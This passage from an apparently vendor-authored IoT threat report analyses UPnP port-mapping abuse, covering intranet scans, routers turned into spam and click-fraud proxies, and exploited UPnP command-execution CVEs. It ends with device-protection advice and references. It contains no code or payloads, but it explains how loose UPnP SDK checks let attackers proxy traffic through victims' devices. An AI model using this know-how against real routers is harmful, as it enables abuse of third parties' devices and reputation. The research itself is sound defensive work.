As devices could possibly have dynamic IP addresses, attackers had to scan the entire Internet from time to time to have a relatively complete list of infected devices. For those attackers that are not active enough, the list may be actually shortened over time.

Table 4-2 Top 15 port mappings

Mapping Description	Malicious Behavior	Number of IP Addresses	Number of Mapping Entries
Regular expression: sync-\d+ [1]	Suspicious proxy behavior	11,119	853,696
Regular expression: sync\d+	Suspicious proxy behavior	20,010	516,891
galleta silenciosa	Scanning behavior: EternalSilence	17,344	408,134
miniupnpd	Unknown	5901	133,285
MONITOR	Proxy behavior: MoniProxy	1061	114,577

1 Entry that is named randomly by following a certain rule, like sync-12525 and sync-16266.

Mapping Description	Malicious Behavior	Number of IP Addresses	Number of Mapping Entries
miniupnpd	Suspicious scanning behavior	4021	77,228
wechat	Unknown	6212	44,543
Teredo	Unknown	2490	34,144
libtorrent	Unknown	1682	32,977
HCDN	Unknown	7836	32,591
galleta_silenciosa	Scanning behavior: EternalSilence	275	30,297
WhatsApp	Unknown	9280	30,002
libtorrent	Suspicious scanning behavior	1527	24,535
miniupnpd	Suspicious scanning behavior	2539	23,587
DVR_NVR	Suspicious scanning behavior	2639	22,438

4.4.2.2 Intranet Intrusion via UPnP Port Mapping

According to the design and application of the UPnP port mapping service, we believe that this service is supposed to temporarily enable public ports for foreground intranet applications. Foreground applications refer to application services that are started for use and closed by users immediately after use, including P2P downloads, VoIP communications, and online games, instead of those daemons that run persistently in the background like SSH, FTP, and HTTP services[1]. All behaviors, except legitimate ones, are either port mapping abuses or malicious intrusions.

As for malicious intrusion, if the destination IP address (internal_ip) falls within the private IP address range defined by RFC 1918 and the destination port number (internal_port) is smaller than 10000, this is a malicious mapping entry potentially for intranet intrusion. Such a malicious intranet intrusion behavior attempts to map IGD devices' application services in the intranet to the external port (external_port), exposing intranet services to intrusion risks.

Of 86,000 IoT devices with port mapping entries exposed on the Internet, 52.3% were found to engage in malicious intranet intrusions, with destination ports 135, 445, 80, 6881, and 139 used most frequently.

1 It should be noted that users may inadvertently expose services like SSH and FTP on the Internet through network address translation (NAT). However, in our opinion, users tend not to provide such services through UPnP, but configure them on the administrator interface of the router. Therefore, if UPnP is used for this purpose, we deem it malicious port mapping.

We define mappings of destination ports with a number smaller than 10000 as malicious behaviors. According to the ephemeral port number range definition, a high-level port with a five-digit or greater number is an ephemeral port. Though the ephemeral port range varies slightly among standards organizations and operating systems[38], from our experience, users or O&M personnel usually deploy most application services on ports with a number less than 10000.

We observed that 60% of intranet intrusions targeted ports 135 and 445 and a small portion were against common application service ports.




Figure 4-15 Distribution of destination ports involved in suspicious intranet scans

We collected statistics of port mapping entries by mapping description (the description field), presenting the destination ports and device vendors (manufacturer information returned via SOAP) involved in each kind of mapping. See Table 4-3. Here, we list top 3 destination ports and device vendors for each malicious behavior, but omit their quantities and proportions.

From the following table, we can see that most attackers targeted specific devices and services. For example, for EternalSilence (the mapping description was "galleta silenciosa" or "galleta_silenciosa" (variant)), mapping entries concerning destination ports 135 and 445 accounted for 92% together; 99.97% of mapping entries with the description "Ftp" were associated with ports 20 and 21; 86.17% of mapping entries with the description "miniupnpd" were used for compromising Tenda.

Table 4-3 Statistics on port mappings relating to suspicious intranet scans

Mapping Description	Number of Mapping Entries	Destination Port	Device Vendor
EternalSilence	421,016	135, 445, 139	EFM Networks, TOTOLINK, SCTY
miniupnpd	77,228	135, 445, 8000	Tenda, EFM Networks, Netcore
EternalSilence variant	33,305	135, 445, 139	Linux UPnP IGD Project, DASAN, Linksys, SnapAV
DVR_NVR	22,438	443, 554, 8000	Linux UPnP IGD Project, EFM Networks, Netcore
Ftp	18,357	21, 20, 22	Edimax, Edimax Technology Co., Ltd., Ralink Technologies Corp.
IntraScan	11,894	9308, 9305, 9306	DASAN, EFM Networks, D-Link
Web	9309	80, 443, 25	Edimax, Edimax Technology Co., Ltd., Ralink Technologies Corp.
Telnet	9238	23, 22, 21	Edimax, Edimax Technology Co., Ltd., Ralink Technologies Corp.

We found that some attacks only targeted the SOAP service on certain ports. Table 4-4 lists some malicious mapping entries, each of which targeted 30 to 4000 IP addresses. Of all these types of malicious entries against the SOAP service, most tended to target the same port (80% or even approximately 100% of entries included the same destination port) on devices from a limited number of vendors.

Table 4-4 Statistics on malicious scans for fixed SOAP ports

Mapping Description	Destination Port Proportion	Device Vendor Proportion	SOAP Port Proportion
miniupnpd	135: 34.62% 445: 10.97%	Tenda: 86.17%	52869: 89.77%
Ftp	21: 49.98% 20: 49.72%	Edimax: 56.40%	5555: 99.99%
Web	80: 99.17%	Edimax: 55.55%	5555: 98.55%
Telnet	23: 99.95%	Edimax: 56.12%	5555: 99.55%
sync-\d+	80: 99.94%	AMIT: 30.50%	8080: 99.79%
pace_report_\d+	22: 52.17% 80: 47.83%	D-Link: 100.00%	5431: 100.00%
NC220	80: 51.77% 8080: 48.23%	MitraStar: 100.00%	5431: 100.00%
tete	23: 100.00%	Broadcom: 100.00%	5431: 100.00%
htht	8069: 62.46% 80: 37.54%	Broadcom: 100.00%	5431: 100.00%

4.4.2.3 Malicious Proxy Behavior Based on UPnP Port Mapping

As for malicious proxy behavior, if the destination IP address (internal_ip), this is a malicious mapping entry potentially for proxy behavior. This malicious proxy behavior attempts to use a victim's device as a springboard by mapping an external port (external_port) of the device to a certain port of a server. In this way, an attacker could send a malicious request to the server by masquerading as the victim's device.

Of 86,000 IoT devices with port mapping entries exposed, 35.2% are found to be associated with malicious proxy behavior, including the most common ones like setting up a web proxy and sending spam via SMTP. These malicious behaviors compromise IP reputation of customers and their carriers.

A UPnP-based port mapping setup request contains three key fields: external port (external_port), destination IP address (internal_ip), and destination port (internal_port). Through this kind of port mapping, data from an external port will be forwarded to the destination port on the destination (intranet) IP address. Certain UPnP SDKs, however, do not strictly restrict the destination IP address range, allowing the devices using these UPnP SDKs to send data from an external port to another external server. In this case, by sending a request using the IP address of a victim's device, an attacker could evade certain restrictions to perform malicious operations like bulk account registration and sending mass spam. In the actual environment, attackers tend to use these devices to access websites (mostly Google) and SMTP on port 25. Typical examples include our newly discovered exploitation behaviors in 2019, like MiniUPnPd exploitation behaviors with the mapping description beginning with "sync".

Some vulnerability-based attackers that perform malicious proxy behaviors have shown preference for certain types of device. For example, 91.62% of attack attempts with the mapping description starting with "sync" targeted port 49125; all requests from MoniProxy were directed to the SOAP service available on port 2048.

Table 4-5 Characteristics of suspicious malicious proxy behaviors

Mapping Description	Number of Mapping Entries	Device Vendor Proportion	SOAP Port Proportion
sync-\d+	853,696	DASAN: 91.62%	49125: 91.62%
sync\d+	516,891	EFM Networks: 59.42%	2048: 37.10%
MoniProxy	115,101	EFM Networks: 99.96%	2048: 100.00%
miniupnpd	23,587	ASUSTeK Computer Inc.: 28.18%	52869: 72.84%, 5555: 22.20%
EternalSilence	16,931	NETGEAR, Inc.: 50.12%	5555: 50.17% 5431: 10.96%
\d{5}	12,387	TOTOLINK: 87.30%	2048: 32.57%
NodeDoS	4845	Zhone	49431: 40.21%

For major proxy behaviors associated with the most port mappings, we filtered out entries whose destination IP addresses were obviously inaccessible, such as multicast IP addresses and IP addresses for null route. We were concerned about what would happen after these IoT devices were used as proxies. Table 4-6 presents six mappings with obvious malicious characteristics, which are associated with top 10 malicious proxy behaviors.

Port mapping entries with the mapping description of "sync-number" involve two variants: One with more mappings (about 850,000) mapped the target device's port to port 80 of a Google server; for the other variant (with about 520,000 mappings), besides mappings to the web port of a Google server, 20% of its mappings entries, found on approximately 7000 individual IP addresses, were directed to port 25 of Microsoft Outlook. Via such malicious behaviors, attackers use the victim's device as a springboard to send spam. This impairs the reputation rating of the IP addresses of customers and their carriers and also poses a challenge to spam prevention of email providers.

Table 4-6 Statistics on suspicious malicious proxy behaviors by infected target

Mapping Description	Number of Infected IP Addresses	Destination Port Proportion	Destination IP Address Proportion	Major Behavior
sync-\d+	11,119	80: 99.93% 0 445	172.217.*.*: 98.39%	Web proxy: Google
sync\d+	20,010	443: 59.47%, 25 80	172.217.*.*: 40.33%, 216.58.*.*: 22.06%, 104.47.*.*: 17.28%	Web proxy: Google Spam: Outlook
MoniProxy	1062	443: 48.02%, 80 0 8080 4450	182.161.*.*, 172.217.*.*, 183.111.*.*, 117.52.*.*, 151.101.*.*	Web proxy: click farm
miniupnpd	2539	25: 27.27% 80 443	172.217.*.*, 0.0.*.*, 104.47.*.*, 216.58.*.*, 67.195.*.*	Web proxy: Google Spam: Outlook
\d{5}	106	443: 19.72%, 80 2048	46.51.*.*, 54.254.*.*, 172.217.*.*, 59.125.*.*, 220.134.*.*	Web proxy: Google and DuckDuckGo
NodeDoS	313	53: 61.82% 80: 30.77% 0 22222 443	199.217.*.*, 205.185.*.*, 8.8.*.*, 185.162.*.*, 192.168.*.*	Web proxy: click farm and DNS proxy

In addition, there are other malicious proxy behaviors that implement proxies for different websites. It is quite obvious that all behaviors of this kind follow the same basic concept: The victim's device is used as an HTTP proxy server to bypass risk control policies based on source IP addresses in different business scenarios. This is just where the value of UPnP port mappings lies for attackers.

4.4.3 Malicious Behaviors Targeting UPnP Vulnerabilities

We captured four kinds of UPnP exploits [1], as shown in Table 4-7. Apparently, all the exploits targeted remote command execution vulnerabilities. Besides, we found that when a vulnerability is found on a specific port, attackers usually directly hit this port by skipping the UPnP discovery phase.

1 It is worth noting that, while UPnP SOAP is provided via a number of ports, the SSDP service can identify only one of those ports. Therefore, we mainly listen on SOAP ports. If an attacker first performs an SSDP service discovery and then determines whether to launch an attack based on the service discovery content, we may not be able to capture the exploit used by the attacker.

Table 4-7 UPnP vulnerabilities targeted by exploits (ranking by source IP upon deduplication)

Exploit-DB ID	Vulnerability Disclosure Year	CVE ID	Vulnerability Description
43414	2017	CVE-2017-17215	Huawei Router HG532 - Arbitrary Command Execution
37169	2014	CVE-2014-8361	Realtek SDK - Miniigd UPnP SOAP Command Execution
37171	2015	CVE-2015-2051	D-Link Devices - HNAP SOAPAction-Header Command Execution
28333	2013	N/A	D-Link Devices - UPnP SOAP TelnetD Command Execution

Upon deduplication of source IP addresses indicated in UPnP logs, we found that about 29.6% of IP addresses exploited UPnP vulnerabilities. Also, we analyzed the global distribution of source IP addresses and discovered that China was home to the most attack sources, as shown in Figure 4-16. Our further analysis revealed that 90% of attacks in China were sourced from Taiwan and the Chinese Mainland had attack sources of the same order of magnitude as Russia and the USA. According to the distribution of IPv4 assets in China in 2019 as shown in Figure 2-2, we infer that Taiwan had the most IoT assets exposed on the Internet and malware spread widely among these devices, further expanding the botnet consisting of compromised devices. Since devices were exposed in so large quantities, we could surely capture a greater number of attack sources.




Figure 4-16 Global distribution of source IP addresses indicated in UPnP logs

We analyzed the distribution of source IP addresses in China in terms of the asset type. Consulting NSFOCUS NTI for open ports and device type markings of these IP assets, we could classify devices of known types. Besides cameras, network video recorders (NVRs), and routers identified through their models, IP assets that meet either of the following conditions were also categorized as IoT devices:

- Opening UPnP or WS-Discovery service
- Found to run Dropbear, lighttpd, or mini_httpd service

Figure 4-17 shows the distribution of IoT devices that were classified according to the above conditions. In China, 76.6% of source IP addresses were used by IoT devices, of which 21.3% were cameras and NVRs and 7.3% were routers. Arguably, IoT devices serve as both attack sources and targets, which corroborates our speculation that attackers, while targeting these IoT devices, use them as springboards for attacks against other devices as well as for malware propagation.




Figure 4-17 Distribution of source IP addresses of UPnP exploits in China in terms of asset type (sourced from NTI)

By reference to captured attack logs, related vulnerabilities, and asset data, we analyzed the global distribution of potentially affected UPnP devices. By associating asset data with the vendor information, SDK information, and target ports that are involved in UPnP exploits, we conclude that UPnP exploits potentially target the following types of device:

- Huawei devices of certain models that use specific UPnP SDKs

- Devices using Realtek UPnP SDK
- D-Link devices of certain models that use specific UPnP SDKs




Figure 4-18 Global distribution of potentially affected UPnP devices

4.5 Conclusion

This chapter first anatomizes threats against Telnet. Overall, attackers exploiting Telnet increased month by month in the first half of 2019, peaking in August and declined in the remaining months. Attackers were widely distributed around the globe and mostly found in China and the USA. Our analysis of weak passwords used by attackers reveals that attackers built botnets with routers and video surveillance devices compromised via Telnet brute-forcing. This attack method is the same as Mirai's original malicious code. In view of this, we come to the conclusion that attackers still mainly target IoT devices with the Telnet service publicly available.


Since being disclosed by Baidu security researchers in February 2019, WS-Discovery reflection attacks have steadily grown in number, especially in the latter half of the year. Since mid-August, WS-Discovery reflection attacks captured by our threat hunting system have been on the rise. Worse still, a sharp increase in such attacks was observed in September. All parties concerned, including security vendors,

service providers, and telecom operators, should pay due attention to this type of threats.WS-Discovery attacks and other new kinds of attacks that achieve malicious purposes by relying on IoT devices will emerge constantly with the increase of IoT devices. Therefore, we should attach great importance to those IoT assets that are not given enough emphasis even though exposed in large quantities.

The number of UPnP services exposed was 22% less than last year, but remained at around 2 million. Geographically, the biggest drop in the UPnP exposure quantity was observed in Russia that saw a decrease of 84% over the previous year. Therefore, we guess that related Russian authorities have stepped up UPnP governance. To some extent, this also demonstrates that IoT threat handling moves towards governance from just monitoring. However, governance at this level cannot address root causes of security issues. Ideally, related authorities and vendors should join hands to promote the security hardening of UPnP-related SDKs and urge related vendors to release patches to fix security issues in products and add UPnP-related security assessment as an IoT security assessment indicator so as to eliminate known security risks in new products. Besides, security protection can be implemented through the introduction of the security protection mechanism for IoT devices described in chapter 5 Security Protection Mechanism for IoT Devices.

5

Security Protection Mechanism for IoT Devices



5.1 Introduction

IoT devices are faced with a great security challenge and their security appears particularly important. On one hand, though IoT devices have had a long existence, legacy IoT devices and their application protocols contain a variety of vulnerabilities due to the ill-conceived security design. On the other hand, as noted in the analysis of IoT security events, asset exposure, and IoT threats, cybercriminals have begun to leverage vulnerabilities and weaknesses in IoT devices to impose severe threats on individuals, enterprises, and even countries. In response to the grave security situation, we put forward an IoT security protection approach with the focus on device protection to improve the security of the entire IoT.

5.2 IoT Device Protection System

Viewpoint 7: As security events occur from time to time, IoT devices that contain security issues will potentially impose daunting threats. Therefore, the IoT device protection capability is urgently needed to address the security challenge. As IoT devices feature simple functions and structures, their security protection involves information protection and anomaly analysis of the devices.

Currently, IoT threats tend to originate from vulnerable IoT devices. Based on security technologies of cloud, management platforms, and borders, we propose an IoT security protection system with device protection as its core to provide two capabilities for IoT devices: information protection capability and cloud-delivered anomaly analysis capability for devices. The former assures security of fingerprints and keys inside IoT devices during the actual use of these devices; the latter, in addition to the analysis of the abnormal device status, ensures that devices can upload certain information to the management platform in a secure manner in scenarios (such as power station and sluice) with maintenance difficulty.

Figure 5-1 shows the IoT device protection system. Critical information inside an IoT device, including keys, passwords, fingerprints, and voiceprints, can be placed on chips which will protect them by using their own security capability. The printed circuit board is responsible for hiding the debug interface and imposing access restrictions on it, such as setting the password for access to the console port and setting the access restriction for the debug interface. Firmware is software code to implement these

protection functions. If hardware and firmware are properly designed, it is impossible for attackers to obtain key information and the debugging function without removing the chips. Firmware, if necessary, should provide a trusted base to prevent malicious applications like malware from compromising devices or tampering with key information.




Figure 5-1 IoT device protection system

The firmware, operating system, and file system act as middleware to lay the foundation for upper-layer applications. Their security is centered on controlling upper-layer applications' access to memory, external hard drives, and other resources of IoT devices. As the middleware provides enough APIs, the application-layer security can be assured as long as applications invoke these APs to implement various functions. In practice, only several options are available for the operating system or file system. Therefore, first of all, device vendors should identify known security issues, for example, retrieving vulnerabilities in embedded Linux systems, embedded Android systems, and Real-time Operating System (RTOS) from the CVE Details website[39]. After that, vendors should protect against these vulnerabilities through various means such as keeping the kernel up to date and fixing vulnerable source code.

Since IoT devices are usually limited in performance, security analysis, and processing capabilities, the cloud is needed to provide powerful computing capabilities for anomaly analysis based on information uploaded by these devices. Upon security analysis by the cloud, the devices need to deal with any anomaly identified by the cloud. From the angle of behavior, special attention should be paid to two kinds of IoT device behaviors: process behavior and network behavior. The former enlightens us how to handle information inside devices, while the latter tells us how information comes into and out of the devices. For instance, if malware compromises a device successfully, there must be a process of information interaction to ensure that the malware is planted and enabled. Therefore, device behaviors can be roughly classified as process behavior and network behavior. For the sake of security, the device-side firewall (such as iptables) should, with aid of policies dispatched by the cloud, provide network control functions to prevent malicious connections. Besides, IoT devices should come with process control capabilities to kill malware processes. As protection policies are determined by the cloud upon anomaly identification and analysis, IoT devices should be able to receive policies from the cloud through an appropriate channel. In this way, information upload, anomaly analysis, and policy reception and execution can form a closed-loop process. Two other sensitive issues also require attention: information protection and security upgrade. The former involves protection of device information and network information. Device information includes keys, fingerprints, and other key information, while network information refers to information to be uploaded, such as the domain name request information and NetFlow data. For network information protection, IoT devices and the cloud, in addition to introduction of strong enough authentication and encryption mechanisms, should establish a security channel between each other. Device information protection, however, should be achieved via a set of security mechanisms like secure storage, Trusted Execution Technology (TET), and hardware debugging policies. If software upgrade is required, a secure file transmission channel should be set up between devices and the cloud for upgrade package transmission. Meanwhile, devices should handle upgrade packages in a secure way to prevent malicious upgrades.

5.3 Conclusion

This chapter introduces the security protection system for IoT devices.

Security vendors should work with device vendors closely to address security issues and improve the security analysis capability of the cloud, in a bid to build a controllable IoT ecology chain to assure IoT security.

References

[1] Venezuela Denounces US Participation in Electric Sabotage https://www.telesurenglish.net/news/Venezuela-Denounces-US-Participation-in-Electric-Sabotage-20190308-0021.html

[2] Blackout: Con Edison Apologizes, but Offers Few Clues About 'Root Cause' https://www.nytimes.com/2019/07/14/nyregion/nyc-power-outage-con-edison.html

[3] Fortinet Discovers D-Link DIR-866L Unauthenticated RCE Vulnerability. https://fortiguard.com/zeroday/FG-VD-19-117

[4] Unauthenticated RCE for EoL routers. https://www.dlink.com/en/security-bulletin/unauthenticated-rce-for-eol-routers

[5] Imperva Blocks Our Largest DDoS L7/Brute Force Attack Ever (Peaking at 292,000 RPS). https://www.imperva.com/blog/imperva-blocks-our-largest-ddos-l7-brute-force-attack-ever-peaking-at-292000-rps/

[6] Black Hat 2019: Arm IDA and Cross Check: Reversing the Boeing 787's Core Network https://www.blackhat.com/us-19/briefings/schedule/#arm-ida-and-cross-check-reversing-the-boeing-78739s-core-network-15716

[7] Hacking an aircraft: is it already real? https://www.kaspersky.com/blog/hacking-aircraft-is-it-real/9659/

[8] New LockerGoga Ransomware Allegedly Used in Altran Attack

https://www.bleepingcomputer.com/news/security/new-lockergoga-ransomware-allegedly-used-in-altran-attack/

[9] HEXION AND MOMENTIVE RESPOND TO CYBER-ATTACKS, https://www.chemengonline.com/hexion-and-momentive-respond-to-cyber-attacks/

[10] Norsk Hydro cyber attack could cost up to $75m, https://www.computerweekly.com/news/252467199/Norsk-Hydro-cyber-attack-could-cost-up-to-75m

[11] Ransomware incident to cost Danish company a whopping $95 million

https://www.zdnet.com/article/ransomware-incident-to-cost-danish-company-a-whopping-95-million/

[12] Ransomware halts production for days at major airplane parts manufacturer

https://www.zdnet.com/article/ransomware-halts-production-for-days-at-major-airplane-parts-manufacturer/

[13] Apple chip supplier TSMC warns of $170m hit from virus

https://www.ft.com/content/2fe5e096-9909-11e8-9702-5946bae86e6d

[14] ONVIF-based IoT devices found to participate in a DDoS reflection attack,

https://www.freebuf.com/articles/system/196186.html

[15] Protocol used by 630,000 devices can be abused for devastating DDoS attacks, https://www.zdnet.com/article/protocol-used-by-630000-devices-can-be-abused-for-devastating-ddos-attacks/

[16] NEW DDOS VECTOR OBSERVED IN THE WILD: WSD ATTACKS HITTING 35/GBPS, https://blogs.akamai.com/sitr/2019/09/new-ddos-vector-observed-in-the-wild-wsd-attacks-hitting-35gbps.html

[17] ONVIF Application Programmer’ s Guide, https://www.onvif.org/wp-content/uploads/2016/12/ONVIF_WG-APG-Application_Programmers_Guide-1.pdf

[18] HP Web Jetadmin – Ports, https://support.hp.com/lv-en/document/c05996543

[19] Hacker takes over 29 IoT botnets: https://www.zdnet.com/article/hacker-takes-over-29-iot-botnets/

[20] Japanese government plans to hack into citizens' IoT devices, https://www.zdnet.com/article/japanese-government-plans-to-hack-into-citizens-iot-devices/

[21] The "NOTICE" Project to Survey IoT Devices and to Alert Users, http://www.soumu.go.jp/main_sosiki/joho_tsusin/eng/Releases/Telecommunications/19020101.html

[22] Olympic Destroyer Takes Aim At Winter Olympics, https://blog.talosintelligence.com/2018/02/olympic-destroyer.html

[23] IPv6 ready campaign: http://www.cnii.com.cn/wlkb/rmydb/content/2019-10/24/content_2191350.htm

[24] Understanding IPv6 address classification, https://yq.aliyun.com/articles/407098

[25] Research on and Application of IPv6 Scanning Techniques, Liu Linbo

[26] How to generate an address of the EUI-64 format, https://blog.csdn.net/nbvnvnvbn/article/details/97902155

[27] Hitlist https://ipv6hitlist.github.io/

[28] IPv6 Unmasking via UPnP, https://blog.talosintelligence.com/2019/03/ipv6-unmasking-via-upnp.html

[29] Taiwan IPv6 Global Ranking, https://ipv6now.twnic.net.tw/ipv6/info.html

[30] NVD Data Feeds, https://nvd.nist.gov/vuln/data-feeds

[31] Exploit-DB, https://www.exploit-db.com/

[32] Netis Routers Leave Wide Open Backdoor, https://blog.trendmicro.com/trendlabs-security-intelligence/netis-routers-leave-wide-open-backdoor/Ephemeral

[33] Netis Routers Leave Wide Open Backdoor, https://blog.trendmicro.com/trendlabs-security-intelligence/netis-routers-leave-wide-open-backdoor/Ephemeral

[34] Vulnerable Netis Router Scanning Project, https://netisscan.shadowserver.org/

